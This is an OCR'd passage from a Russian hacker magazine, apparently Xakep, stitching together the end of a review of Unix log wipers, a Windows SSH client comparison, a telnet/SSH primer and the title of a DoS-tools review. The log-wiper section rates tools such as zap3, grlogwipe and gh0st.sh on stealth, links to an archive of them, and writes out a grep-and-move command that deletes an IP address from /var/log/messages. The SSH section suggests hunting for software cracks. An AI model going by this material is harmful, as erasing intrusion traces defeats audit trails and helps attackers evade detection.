К сожалению, файл /var/log/lastlog во фряхе не обрабатывался. Запись о подключении юзера сохранилась в нем, как будто лог никто и не изменял.

Далее я решил поиграть с опциями замены хоста и юзера и проверить, действительно ли это рабочие возможности, а не просто декорации. Чтобы изменить имя пользователя в записях wtmp, достаточно указать имя старого и нового пользователя через опции -u и -U соответственно. Аналогично с ip-адресом. В довершение всего, должна быть опция -w (write), которая и будет изменять рекорды wtmp. Опция -r необходима для удаления всех записей, удовлетворяющих заданному шаблону. Шаблон, как ты уже понял, задается при помощи -u и -h опций, указывающих на имя пользователя и хост (ip-адрес).

Скрытность была идеальной. Ни в сорцах, ни на практике не было следов от временных файлов. Логвайпер завершался корректно, не оставляя за собой корок.



Компилим и юзаем wipe

Grlogwipe испытывался как в Лине, так и в FreeBSD. Итоги экспериментов были практически одинаковыми, что еще раз подчеркивало универсальность клинера.

ОЦЕНКА

Надежность:
Текстовые логи – **0** баллов.
Бинарные логи – **9** баллов.
Скорость – **10** баллов.
Маскировка – **10** баллов.
Многоплатформенность – **8** баллов.

Общая оценка – **7** баллов.

ZAP3 – МОДНЫЙ КЛИНЕР НОВОГО ПОКОЛЕНИЯ


Следующим экземпляром в обзоре был логвайпер под именем Zap3 (правда, сишник называется по-другому, что осложняет его поиски). Порадовало, что Zap3 способен чистить как бинарные, так и текстовые логи. Причем, делает это с особой тщательностью (нетронутых записей замечено не было). Что примечательно, клинер работает с логами напрямую и не оставляет за собой временных файлов.

Скорость колеблется в пределах от двух долей до секунды (в зависимости от размера журнала). Все благодаря продуманному алгоритму и успешной его реализации ;). К сожалению, текстовые логи вычищались не полностью (в auth-логе была замечена запись, которой по логике не должно было быть).

Что касается многоплатформенности, компиляция на Фре ни к чему хорошему не привела. Как пишут авторы, логвайпер тестировался лишь на RedHat и Mandrake дистрибутивах правильной оси, поэтому их можно понять и простить.

А теперь самое интересное. После того как zap3 дошел до лога /var/log/syslog, он жестко обломался, ибо этого файла в системе не было. Обычно на такой случай делается проверка. Тут она полностью отсутствовала, и бинарник выпал в кору. Разумеется, что после такого случая доверять клинеру нельзя, ибо кора в рабочем каталоге – недобрый знак.

Несмотря на недостатки, общее впечатление от этого лога неплохое. Клинер справился с задачей практически на 100%, но мелкие недочеты сделали свое грязное дело.



Zap2 – лучший чистильщик для SunOS

ОЦЕНКА:

Надежность:
Текстовые логи – **6** баллов.
Бинарные логи – **9** баллов.
Скорость – **10** баллов.
Маскировка – **2** балла.
Многоплатформенность – **5** баллов.

Общая оценка – **5** баллов.

СКАЗКА ПРО SUNOS

Как ты, наверное, заметил, я упоминал лишь о Linux и FreeBSD и ни слова не сказал о других системах. Это не совсем правильно. Если подумать, Солярка всегда была и будет надежной системой, поэтому упомянуть ее имя в обзоре я просто обязан. Для этой цели я выбрал два логвайпера, которые опишу в одном флаконе. Это zap2 (кстати, удивительно, но ничего общего с zap3 у него нет ;)) и wipe.

Посмотрев комментарии к коду Wipe, я понял, что это многоплатформенная вещь, но в целом клинер ориентирован на SunOS. Скомпилив его с параметром solaris, я попытался почистить заранее подготовленные логи. Wipe предназначался только для чистки бинарных файлов (как и grlogwipe). Причем, для каждого лога существовала своя опция (универсальная чистка была бы намного приятнее). Я запустил логвайпер три раза с параметрами u, w и l (для utmp, wtmp и lastlog, соответственно). К моему удивлению, wtmp остался без изменений. Остальные файлы были успешно обработаны.

Скорость опять же не подкачала. Весь процесс выполнился за несколько долей секунды. Временных файлов поблизости нигде не было.

Вердикт – wipe пригоден лишь для чистки utmp и lastlog. На большее он вряд ли потянет.

К сожалению, если admin установил другой демон для ведения логов, то их чистка будет довольно сложна. К примеру, syslog-ng формирует иерархию каталогов в /var/log и пишет в каждый журнал отдельные события. Если посчитать, то в сумме мы получим около 20 логов, пути и имена которых отличаются от дефолтовых...

SOFT

Этот обзор включает в себя лишь шесть логвайперов. Хочешь больше? Топай на http://packetstormsecurity.nl/UNIX/penetration/logwipers и найдешь для себя множество различных клинеров на все случаи жизни. Рассматриваемые экземпляры ты можешь утянуть по ссылке: http://k-uralsk.net/forb/1/x/logwipers.tar.gz. Для удобства – все шесть логвайперов помещены в один архив.

Следующим шагом была компиляция zap2. Этот чудо-клинер был ориентирован только на Солярки и поэтому оставлял большие надежды. Компиляция прошла без проблем. Запуск без параметров выдал единственное слово Error, что привело меня в задумчивость. То ли логвайпер отказывался запускаться на этой платформе, то ли у него просто не было процедуры usage(). К моему счастью, второе предположение подтвердилось. Поразмыслив логически, я запустил zap2 с параметром user (rge user - имя пользователя). Увидел магическое слово Zap! и догадался, что клинер успешно выполнил поставленную ему задачу. Просмотрев результаты работы, я убедился, что zap2 действительно все сделал, как я просил.

Если подумать, Солярка всегда была и будет надежной системой, поэтому упомянуть ее имя в обзоре я просто обязан

ОЦЕНКА:

Надежность:
Текстовые логи - **0** баллов.
Бинарные логи - **8** баллов.
Скорость - **8** баллов.
Маскировка - **5** баллов.
Многоплатформенность - **4** балла.

Общая оценка - **5** баллов.

И ЭТО НЕ ТОЛЬКО СИ

Что примечательно, логвайперы бывают не только сишными. Наткнувшись на экземпляр под названием gh0st.sh, которое говорило о том, что клинер был написан на sh-языке, я решил добавить его в свой обзор. Первые мысли были о том, что этот реальный клинер займет первое место в моем обзоре.

Итак, начало тестирования. Запустив gh0st.sh без опций, я увидел, что он просит hostname в качестве параметра. Удовлетворив его желания, я проследил за действиями призрака. Прочесав 10 текстовых логов, он удалил из них все посторонние записи. Моему удивлению не было предела, когда на экране появились строки, касающиеся бинарных файлов. Как удалить из них записи на языке sh, я не представлял.

Скрипт очень быстро завершил чистку. Заценив wtmp, я увидел, что его попросту не было. Точнее, его размер составлял 0 байт. Первое впечатление об этом клинере быстро изменилось. В текстовых логах вся компрометирующая информация была удалена. Впрочем, алгоритм чистки текстовиков от ненужных фраз был прост. Сперва надо было прогрепать лог с ключиком -v и последующим выводом инфы в темп-файл, а затем заменить его на нужный. То есть, чтобы удалить в /var/log/messages ip-адрес 127.0.0.1, достаточно было выполнить команду grep -v 127.0.0.1 /var/log/messages > tmp && mv -f tmp /var/log/messages. Этот алгоритм и выполнялся в рассматриваемом клинере.

Что сказать... Если выбросить часть кода, касающуюся чистки бинарников, то получится неплохой логвайпер для ascii-логов ;).

ОЦЕНКА:

Надежность:
Текстовые логи - **6** баллов.
Бинарные логи - **0** баллов.
Скорость - **8** баллов.
Маскировка - **4** балла.
Многоплатформенность - **4** балла.


Общая оценка - **4** балла.

И КТО ЖЕ ПОБЕДИТЕЛЬ?

Настало время подвести итоги моего тест-драйва. Первое место я присудил vanish2. Он хоть и отличается своей медлительностью, но качество работы, пожалуй, у него отличное.

Второе место отдаю grlogwipe. Имея несомненные плюсы в скорости и многоплатформенности, он одновременно лажает в ascii-логах и бинарном lastlog. Но, опять таки, дополнительные фенечки клинера мне очень понравились.

На третьем месте располагается zap3. Хоть его и контузило при неудачном открытии syslog, он неплохо справляется с поставленной задачей. Немного универсальности и стабильности - и это будет лучший логвайпер ;).



Все свежие логвайперы обитают тут


Насчет остальных экземпляров ничего говорить не буду. Все было сказано выше. Отдельных слов в их адрес у меня попросту нет.

МОРАЛЬ СЕЙ БАСНИ

Надеюсь, что после прочтения этой статьи ты поймешь - идеальных логвайперов не существует. Идеальные вещи пишутся только применительно к конкретной ситуации. Поэтому мой тебе совет: учи Си и напиши свой суперклинер, который способен удовлетворять всем вышеназванным критериям, и тебе будут благодарны много людей.

Чтобы удалить в /var/log/messages ip-адрес 127.0.0.1, достаточно выполнить команду grep -v 127.0.0.1 /var/log/messages > tmp && mv -f tmp /var/log/messages.




От этого скрипта я ожидал большего результата

УПРАВЛЯЕМ УДАЛЕННО

РУКОВОДСТВО ПО ВЫБОРУ SSH КЛИЕНТА ПОД ВИН

OSы 4hack

Дмитрий Докучаев
aka Forb (forb@real.xakep.ru)

Самое весомое преимущество правильной оси над Виндой - гибкое удаленное управление системой. В первую очередь это дает надежность, ибо лучше SSH еще ничего не придумано. Во-вторых, скорость - команды в текстовом режиме набираются без тормозов даже при плохом канале. И, наконец, наличие всех требуемых консольных команд для управления. Все три этих фактора делают Linux самой лучшей средой для пользователя.

Любителям форточек перегреваться не советую. О них Microsoft позаботилась всей душой, подарив возможность визуального управления. На плохом канале такое управление становится хуже пытки, так как скорость оставляет желать лучшего. А вот telnet-сервис неплохая штука, хотя его пакеты проходят без шифрования, что ненадежно. Что тут сказать - налицо попытки обыграть Linux в возможностях. Эх, Microsoft, Microsoft...


Оставим извечную проблему конкуренции осей и перейдем к более существенной для пользователя - проблеме выбора Telnet/SSH клиента под Вынь на все случаи жизни. Стандартный telnet.exe сильно далек от совершенства, поэтому про него даже не буду упоминать. В Инете полно софта, который мог бы удовлетворить все самые сокровенные желания пользователя, поэтому наша с тобой задача найти для тебя хороший инструмент.

Вес SecureCRT в семь раз превышает размеры PuTTY, что еще раз говорит о компактности первого клиента

ОБОЗРИМ АЛЬТЕРНАТИВЫ

В мой обзор я решил включить три виндовых Telnet/SSH клиента. Все эти программы были изучены мной в течение года, и про каждую я могу говорить с уверенностью. Но перед тем как начать обзор, давай разберемся, что хочет пользователь от клиента.

1. Простоту и удобство в работе. Клиент не должен содержать в себе каких-либо заумных настроек и меню-



Стартуем службу Telnet в форточках

шек, ибо в Windows пользователи привыкли к простоте и "интуитивно понятному интерфейсу".

2. Функциональность. В клиенте должны присутствовать все жизненно необходимые для пользователя функции, делающие работу удобной.


Нередко попытка сочетать эти два критерия не приводит ни к чему хорошему, и клиент не становится популярным в кругу юзеров.

Посмотрим, какие результаты даст наш объективный обзор. Как я уже говорил, я рассматривал три различных клиента. Все они были написаны в разное время и разными программистами.

PUTTY - ЛУЧШИЙ КЛИЕНТ НОВОГО ПОКОЛЕНИЯ

Описание

Вряд ли найдется человек, который не слышал о таком клиенте, как PuTTY. Первая версия PuTTY вышла еще в далеком 1997 году. Конечно, его возможности намного отличались от возможностей последней версии, но по какой-то причине клиент очень полюбили и пользуются им до сих пор.



Обилие цвета еще никому не мешало =)

Чего же в нем хорошего? Во-первых, компактность. В настроечном режиме клиент занимает всего четверть экрана. Удобная навигация по пунктам меню делает PuTTY очень привлекательным. Радует присутствие различных цветовых схем, поддержка всех опций линуксоидного клиента /usr/bin/ssh, а также несколько нововведений, которые появились в последней версии. Это поддержка соединения через Proxy (живи безопасно!), логирование всех набранных команд, а также выбор нужной кодировки прямо в клиенте. Перечислять все опции PuTTY попросту бессмысленно - не хватит бумаги. Одно гарантирую: если ты поюзаешь этот чудо-клиент, то останешься доволен. Лично я познакомился с PuTTY около трех лет назад и использую в работе до сих пор.

Соединение

Давай попробуем испытать PuTTY в работе. Соединимся с правильной осью, используя этот клиент. Для этого тебе потребуется пару раз кликнуть мышкой и заполнить два-три поля. В первую очередь вписывай Host Name нужного сервера и тип соединения SSH (я надеюсь, что ты используешь только этот безопасный протокол). Затем можешь сохранить сессию, чтобы в следующий раз только выбрать из списка нужное соединение без повторного ввода адреса сервера.

После успешного коннекта у тебя попросят имя пользователя и пароль. Затем осуществится соединение с удаленным сервером, и ты можешь спокойно осуществлять контроль над ним.

Приговор

PuTTY всегда останется моим любимым клиентом. И не нужно обвинять

SOFT

Команды В LINUX

Как я уже сказал, в правильной оси существует множество консольных команд, которые могут запускаться как локально, так и удаленно. Вот некоторые из них:

Посмотреть процессы на тачке: ps -ax
Убить процесс: kill [-SIGNAL] номер процесса. Killall [-SIGNAL] название процесса
Посмотреть статистику соединения: ifconfig ppp0 (либо другой интерфейс)
Посмотреть таблицу маршрутизации: route
Посмотреть статистику TCP-пакетов: netstat -p TCP
Подсоединиться к другой машине: ssh user@host, telnet host port
Перезагрузить сервак: shutdown -r now
Убить сервак: shutdown -h now

меня в предвзятости ;). Попробуй поюзать сам, и тебе обязательно понравится. Как видно, клиент сочетает в себе удобство и функциональность самым наилучшим образом, поэтому занимает почетное первое место в моем обзоре.

Скачать PuTTY ты сможешь с сайта производителя: http://www.chiark.greenend.org.uk/~sgtatham/putty/. Там же ты найдешь отдельные утилиты для генерации ключей, использования FTP over SSH и прочие нужные тулзы.

Клиент является бесплатным, что делает его еще более популярным.

SECURECRT - БОЛЬШОЙ КЛИЕНТ ДЛЯ БОГАТЫХ ЛЮДЕЙ


Описание

Следующим в обзоре находится клиент SecureCRT. Противники PuTTY находят спасение в этой программе. Клиент имеет в себе множество функций, включая поддержку SOCKS/Proxy, создание ключей в самом приложении (чего не скажешь о PuTTY), запоминание пароля и автосоединение с удаленной машиной и прочие вкусности.

Если в функциональности SecureCRT показывает себя на 100%, то в удобстве он намного проигрывает PuTTY. Во-первых, отсутствует поддержка перекодировки текста, что делает работу неудобной. Во-вторых, в удаленных приложениях правильной оси (mc, ее и т.п.) отказываются работать некоторые функциональные клавиши. И, наконец, клиент является платным, более того, для свежей версии я даже не мог найти кряка. Я думаю, тебе не захочется платить разработчикам за использование SecureCRT в работе.

Соединение

Соединимся с удаленным сервером, чтобы проверить клиент в работе. Для этого давим на левую кнопку (Connect), создаем новую запись (New session). В открывшемся окне заполним поля Name (имя соединения), протокол (telnet/ssh), адрес сервера, порт, а также имя пользователя. После заполнения полей жмем Connect и вводим пароль в появившемся окне. При правильных действиях тебе высветится стандартный prompt удаленной машины.



Большой и функциональный SecureCRT

Клиент поддерживает соединение не только по SSH и Telnet. Можно зацепиться на последовательный порт удаленной машины через Rlogin, Tapi и прочие экзотические протоколы.

Приговор

Как я уже сказал, SecureCRT не так удобен, как PuTTY. Нет поддержки удобного копирования текста, приятной поддержки цветов, звуков и прочих примочек. Но, несмотря на это, пользователи любят CRT и пользуются им, следя за появлениями свежих версий.

Брать SecureCRT на родном сайте: http://www.vandyke.com/. Для даунлоада клиента тебя попросят ввести твои личные данные (имя, адрес, e-mail) и лишь затем предложат скачать программу. Вес программы в семь раз превышает размер PuTTY, что еще раз говорит о компактности первого клиента ;).

SSHPRO - МИНИМУМ ФУНКЦИЙ, МАКСИМУМ УДОБСТВА


Описание

Последним в списке находится программа SSHPro. Она мне чем-то напомнила Telnet в 98'х окошках. Тот же белый фон, та же навигация, те же пункты меню. Только в телнете не было поддержки захода по SSH, в SSHpro такая возможность имеется.

Если заглянуть в опции, то мы не найдем ничего мощного. Опции ограничиваются LocalEcho, типом посылки данных, выбором шрифта и частотой мерцания курсора. Опции SSH задаются в ini-файле tsshpro.ini, который лежит в рабочем каталоге клиента. Туда можно занести файл с ключами, дефолтовое имя пользователя, метод авторизации и прочие полезные вещи.

Соединение

Попробуем соединиться с удаленной системой. На этот раз с форточками :), а именно с Windows XP Professional Edition. Открываем пункт меню Commands->connect. Задаем тип соединения Telnet, вбиваем адрес машины и ждем успешного соединения. После этого можно управлять системой без ограничений.



В Винде управление ничуть не хуже, чем в Linux =)

Что сказать, работать с этим клиентом вполне возможно, он мне показался даже несколько удобнее, чем SecureCRT из-за своей компактности. Все познается в сравнении, поэтому советую тебе попробовать SSHPro, и, возможно, он тебе понравится ;).

Приговор

Конечно, до PuTTY клиенту далеко. Но что-то хорошее в этой штуковине определенно имеется. Жирным минусом является Shareware'ность продукта - за все хорошее нужно платить :). Но сайты с кряками еще никто не отменял, поэтому, если не хочешь платить, придется поискать лекарство.

Скачать сей клиент можно с сайта http://labtam-inc.com/. Весит программа два с лишним мегабайта (что умудрились запихать туда разработчики, одному Богу известно).

ИТОГИ?

Если оценивать все проекты по 10-балльной шкале, то можно объявить следующие результаты обзора:

PuTTY: **9** баллов
SecureCRT: **6** баллов
SSHPro: **3** балла

Несомненно, в Инете ты можешь найти и другие, не менее крутые проекты. Но я не могу судить о них объективно, так как ни разу не использовал их в своей работе. Если ты не согласен с моей строгой оценкой, можешь подать апелляцию мне на мыло ;). С удовольствием рассмотрю жалобу и отвечу на все интересующие вопросы.

Все познается в сравнении, поэтому советую тебе попробовать SSHPro, и, возможно, он тебе понравится

SOFT

Команды В WINDOWS

MicroSoft порадовал нас командами удаленного управления, которые могут быть введены через telnet-демон для достижения определенного результата:

Посмотреть процессы на тачке: tasklist
Убить процесс: taskkill [/f] номер процесса, taskilll [/f] /i название процесса (флаг /f убивает без предупреждения, аналог 9 сигнала в правильной оси)
Посмотреть статистику соединения: netstat -e
Посмотреть таблицу маршрутизации: route PRINT, netstat -r
Посмотреть статистику TCP-пакетов: netstat -p TCP
Подсоединиться к другой машине: telnet host port
Перезагрузить сервак: shutdown -r
Убить сервак: shutdown -h

OSы 4hack


ДЛИННЫЕ РУКИ ПРАВИЛЬНОЙ ОСИ


КАК УПРАВЛЯТЬ СЕРВАКОМ УДАЛЕННО ИЗ LINUX

Vitls (vitls@chat.ru)

Салам, дорогой! На сей раз я расскажу тебе о такой простой вещи, как управление компьютером. Да ладно тебе руками-то махать! Слабо, например, перезагрузить компьютер, находясь за пару тысяч километров от него?

Ой-ой-ой... Отмахиваюсь от твоих размахивающихся ручонок. Да, да. Ты знаешь про такой протокол, как telnet, и даже, возможно, что-то слыхивал про такую шнягу, как ssh. Ну и что из этого? Да я твою голову даю на отсечение, что ты практически больше ничего про эти программы и не знаешь.


Вошли и вышли


Вам письмо!

ПРАДЕДУШКА TELNET

Начну, пожалуй, с краткой исторической справки. Telnet относится к группе самых древних протоколов управления удаленной системой. Он был разработан несколько десятков лет назад на заре развития сети ARPANET, ставшей "мамой" современного Интернета. Именно в то время родилась идея использовать программу, которая позволяла бы видеть экран удаленного компьютера и посылать ему "нажатия" на клавиатуру так, как если бы ты сам сидел за клавой удаленной машины.

Для успешного использования данного протокола требуются две вещи. Сервер и клиент. Серверная часть (демон telnetd) выполняется на удаленном компьютере (хост-сервер), которым требуется управлять. Клиентская программа называется... угадай с трех раз, правильно, telnet - и выполняется на твоем компьютере (хост-клиент). Она имеет и свой набор команд, которые управляют, собственно, этой программой и сеансом связи, его параметрами, открытием новых сессий, закрытием и т.д. Эти команды подаются из командного режима telnet, в который можно перейти, нажав так называемую escape-последовательность клавиш, которая тебе сообщается в начале сеанса. Традиционно это Ctrl-]. Эту последовательность можно переопределить по своему усмотрению в командном режиме. Читай man telnet до полного просветления.

Telnet является протоколом прикладного уровня. То есть все сообщения для управления хост-сервером и удаленным терминалом передаются при помощи транспортного протокола TCP. Это только на первый взгляд кажется, что кроме установления соединения с удаленным сервером клиент telnet ничего не умеет. Если копнуть глубже, то тебе откроются совершенно неожиданные вещи. Подробности ты можешь посмотреть сам, прогулявшись по линку: http://www.omnifarious.org/~hopper/technical/telnet-rfc.html. Не удивлюсь, если ты вдруг обнаружишь, что сквозь этот протокол можно работать не только в текстовом режиме, но и запускать удаленные графические приложения. Возможности протокола telnet описывают десятки различных документов RFC (Request For Comment).

уже пару десятков лет telnet-серверы не используются.

> Telnet относится к группе самых древних протоколов управления удаленной системой. Он был разработан несколько десятков лет назад на заре развития сети ARPANET, ставшей "мамой" современного Интернета

ЮЗАЕМ В ЛИНЕ

И серверная (вдруг тебе потребуется), и клиентская программы являются практически неотъемлемой частью любого дистрибутива Linux. В моем ALT Linux Master 2.2 поставляются два пакета: telnet и telnet-server. Не думаю, что у тебя возникнут проблемы с установкой.

Подключение (установление сессии) производится крайне просто: командой telnet адрес [порт], где адрес - IP-адрес удаленной системы, а необязательный параметр "порт" указывает, к какой сервисной службе подключаться. Подключившись к telnet-серверу, ты сразу получаешь приглашение ввести имя пользователя и пароль. Короче, картинка та же самая, как если бы ты сам сидел за клавой далекой машины. Единственное, что тебя будет отрезвлять, так это более длительное время ожидания отклика на нажатие клавиши. Ну, это-то понятно, расстояние и дохлые каналы свою роль таки играют.

Также хочу сказать, что уже пару десятков лет telnet-серверы не используются. Причиной этого стала абсолютная незащищенность протокола перед атаками типа man-in-middle (третий в кровати). Грубо говоря, если тебя сниффают, прослушивают твой траффик, то все передаваемые данные доступны злоумышленнику.

Тем не менее telnet можно использовать для имитации клиентской программы при подключении к удаленному сетевому сервису. На скрине показано использование telnet-клиента для имитации работы почтового клиента.

ОТКУДА ВЗЯЛСЯ SSH?

Недостатки в безопасности можно обойти, если шифровать траффик

между сервером и клиентом. Не мы одни такие умные, и спецификации безопасного шелла (secure shell) под названием ssh были опубликованы в соответствующем документе rfc (http://www.free.lp.se/fish/rfc.txt).

В настоящий момент широко известны две реализации протокола. Одна из них делается коммерческим предприятием SSH Inc.(http://www.ssh.com) и закрыта, хотя программа бесплатна для некоммерческого использования. Вторая реализация поддерживается проектом OpenSSH (http://www.openssh.org), исходные тексты которого открыты и лицензионно свободны. Обе реализации совместимы друг с другом. Клиент из пакета проекта OpenSSH вполне прекрасно работает с сервером из поставки компании SSH Inc.

Протокол существует в двух версиях, несовместимых друг с другом. Это означает, что клиент версии ssh1 не будет работать с сервером ssh2 и наоборот. Это связано с использованием разных алгоритмов шифрования траффика и изменениями в процедуре установления сессии. В версии ssh1 были обнаружены недостатки как в алгоритмах шифрования, так и в программах. Знаменитый эксплоит SSHNuke против ssh1 был использован Тринити в фильме Матрица-2. Так как ssh1 практически нигде не применяется, дальнейшее мое повествование будет касаться программ версии ssh2.

Свободная и коммерческая реализации ssh2 содержат практически одинаковый набор программ. Приведу некоторый список:

sshd - серверная часть (демон), запускаемая на сервере. Прослушивает соединения от клиентских машин и при установлении связи производит аутентификацию и начинает обслуживание клиента.

ssh - программа клиент, используемая для входа на удаленную машину или для выполнения команд на другой машине.

scp - секретное копирование файлов с одной машины на другую.

ssh-keygen - используется для создания RSA ключей машины и пользователя (host keys and user authentication keys).

ssh-agent - программа автоматизации аутентификации. Она может быть использована для хранения в памяти ключей для аутентификации.

ssh-add - используется для регистрации новых ключей с агентом.

sftp - защищенный клиент ftp. Серверная часть обеспечивается демоном sshd.

ПОСТРОИТЬ И НАСТРОИТЬ!

Установка коммерческой версии ssh2 особых проблем не доставля-

ет. Ты скачиваешь архив в удобном для тебя формате, устанавливаешь его и приступаешь к настройке. Процедуру установки свободного openssh тоже расписывать нет особой нужды. Если у тебя есть опыт самостоятельной сборки и установки приложений Linux, openssh тебя не испугает. Опять же большинство дистрибутивов Linux включают openssh в комплект, тебе останется лишь установить его.

Как бы то ни было, при работе с ssh у тебя 100% возникнет ряд вопросов. Отвечаю сразу на несколько. В отличие от telnet при работе ssh соединение зашифровывается сразу после подключения клиента к серверу. Алгоритм шифрования RSA не требует секретности ключа для шифрования. Секретным должен быть ключ для расшифровывания, а он всегда остается на стороне сервера, и перехватить его невозможно.


Для увеличения безопасности соединения можно настроить аутентификацию пользователя на сервере не по системному паролю, а по ключевой фразе. Для этого тебе нужно будет сгенерировать пару ключей: открытый (публичный) и секретный (man ssh-keygen). Открытый ключ можно распространить на те клиентские рабочие места, с которых ты будешь заходить на сервер. И для openssh, и для ssh процедура генерирования и использования ключей практически одинакова. Различия лишь в именованиях файлов и каталогов. Подробнее об этом ты можешь прочесть в моем переводе руководства по ssh по адресу: http://www.linux.ru.net/index.php?module=library&action=show&docid=196&part=1849. Также очень много расписано тут - http://www.opennet.ru/base/sec/lavr-ssh.1.txt.html и тут - http://www.opennet.ru/docs/RUS/ssh_faq/ssh-faqr.html#toc. Оба этих документа расскажут тебе о принципах работы ssh и дадут практический материал.

Успешно установленный и настроенный пакет на сервере даст тебе возможность работать точно так же, как если бы ты использовал telnet. Ощущение того, что ты за клавой, просто потрясающее. На скрине показан процесс соединения с удаленной машиной, на которой работает ssh-сервер.

Так как мой клиент ни разу до этого с этой машиной не соединялся, сервер предложил мне свой открытый ключ и спросил, продолжать ли мне соединение. Ответив "ДА", я сохранил ключ. С этого момента КАЖДЫЙ передаваемый мной байт будет шифроваться этим ключом. Причем клиентская программа это делает сама. Так как у меня нет заранее сгенерированной пары ключей, то мне пришлось на сервере вводить свой системный пароль. Кроме того, на сервере работает коммерческий ssh, а на клиенте - openssh. Такие вот дела.

Надеюсь, что теперь ты в курсе, как можно сидеть дома и безопасно рулить серверами, которые находятся от тебя хрен знает за сколько километров. Учись!

Недостатки в безопасности можно обойти, если шифровать траффик между сервером и клиентом. Спецификации безопасного шелла (secure shell) под названием ssh были опубликованы в соответствующем rfc



Совокупляемся по SSH

ЗАDOSИМ ВСЕ, ЧТО ДВИЖЕТСЯ!

ОБЗОР СОФТА ДЛЯ DOS АТАК В ПРАВИЛЬНОЙ ОСИ

OSы 4hack

Докучаев Дмитрий
aka Forb (forb@real.xakep.ru)

